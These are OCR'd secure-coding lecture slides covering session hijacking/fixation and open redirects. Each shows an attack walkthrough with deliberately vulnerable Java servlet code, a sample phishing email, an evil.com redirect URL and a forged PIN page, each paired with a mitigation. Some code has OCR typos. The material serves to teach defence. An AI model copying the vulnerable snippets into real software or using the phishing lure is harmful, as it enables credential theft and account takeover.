
Implement checksum on WebView.Load URL

```
webView.setWebViewClient(new WebViewClient()){
   pubic shouldOverrideUrlLoading(WebView wV, String url){
      // Checksum on url
      wV.loadUrl(url);
   }
}
```

Session Hijacking

- Session IDs identify a user’s session in web applications.
- Obtaining the session ID allows impersonation
- Attack vectors:
  - Intercept the traffic that contains the ID value
  - Guess a valid ID value (weak randomness)
  - Discover other logic flaws in the sessions handling process

Good Session ID Properties



```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```

http://xkcd.com/221

- **Hard to guess**
  - **Large entropy (big random number)**
  - **No patterns in IDs issued**
- **No reuse**


Session Hijacking Mitigation

- Create new session id after
  - Authentication
  - switching encryption on
  - other attributes indicate a host change (IP address change)
- Encrypt to prevent obtaining session ID through eavesdropping
- Expire IDs after short inactivity to limit exposure of guessing or reuse of illicitly obtained IDs
- Entropy should be large to prevent guessing
- Invalidate session IDs on logout and provide logout functionality

Session Hijacking Example

1. An insecure web application accepts and reuses a session ID supplied to a login page.
2. Attacker tricked user visits the web site using attacker chosen session ID
3. User logs in to the application
4. Application creates a session using attacker supplied session ID to identify the user
5. The attacker uses session ID to impersonate the user

Successful Hijacking Attack



1. Tricks user to visit

```
http://bank.com/login;JSESSIONID=123
```

2. User Logs In

```
http://bank.com/login;JSESSIONID=123
```

3. Creates the session


```
HTTP/1.1 200 OK
Set-Cookie:
JSESSIONID=123
```

```
if(HttpServletRequest.getRequestedSessionId() == null)
{
     HttpServletRequest.getSession(true);
}
...
```

4. Impersonates the user

```
http://bank.com/home
Cookie: JSESSIONID=123
```

Mitigated Hijacking Attack



1. Tricks user to visit

```
http://bank.com/login;JSESSIONID=123
```

2. User Logs In

```
http://bank.com/login;JSESSIONID=123
```

3. Creates the session

```
HTTP/1.1 200 OK
Set-Cookie:
JSESSIONID=XXX
```

```
HttpServletRequest.invalidate();
HttpServletRequest.getSession(true);
...
```

4. Impersonates the user

```
http://bank.com/home
Cookie: JSESSIONID=123
```

Open Redirect

(AKA: URL Redirection to Untrusted Site, and Unsafe URL Redirection)

- Description
  - Web app redirects user to malicious site chosen by attacker
    - URL parameter (reflected)

      http://bank.com/redir?url=http://evil.com
    - Previously stored in a database (persistent)
  - User may think they are still at safe site
  - Web app uses user supplied data in redirect URL
- Mitigations
  - Use white list of tokens that map to acceptable redirect URLs
  - Present URL and require explicit click to navigate to user supplied URLs

Open Redirect Example


1. User receives phishing e-mail with URL

   `http://www.bank.com/redir?url=http://evil.com`

2. User inspects URL, finds hostname valid for their bank
3. User clicks on URL
4. Bank's web server returns a HTTP redirect response to malicious site
5. User's web browser loads the malicious site that looks identical to the legitimate one
6. Attacker harvests user's credentials or other information

Successful Open Redirect Attack

JAVA



1. User receives phishing e-mail

```
Dear bank.com costumer,
Because of unusual number of invalid login
attempts...
<a href="http://bank.com/redir?url=http://evil.com">
Sign in to verify</a>
```

2. Opens

```
http://bank.com/redir?url=http://evil.com
```

```
String url = request.getParameter("url");
if (url != null)  {
    response.sendRedirect( url );
}
```

3. Web server redirects

```
Location: http://evil.com
```

4. Browser requests http://evil.com

```
<h1>Welcome to bank.com<h1>
Please enter your PIN ID:
<from action="login">
•••
```

5. Browser displays forgery

Open Redirect Mitigation

JAVA

1. User receives phishing e-mail

```
Dear bank.com costumer,
•••
```

2. Opens

```
http://bank.com/redir?url=http://evil.com
```

```
boolean isValidRedirect(String url) {
   List<String> validUrls = new ArrayList<String>();
   validUrls.add("index");
   validUrls.add("login");
   return (url != null && validUrls.contains(url));
}
•••
if (!isValidRedirect(url)){
   response.sendError(response.SC_NOT_FOUND, "Invalid URL");
   •••
```

3. bank.com server code correctly handles request

```
404 Invalid
URL
```

Secure Coding Practices (and Other Good Things)

Elisa Heymann

Barton P. Miller

Elisa.Heymann@uab.es

bart@cs.wisc.edu

http://www.cs.wisc.edu/mist/

http://www.cs.wisc.edu/mist/papers/VAshort.pdf

Questions?

http://www.cs.wisc.edu/mist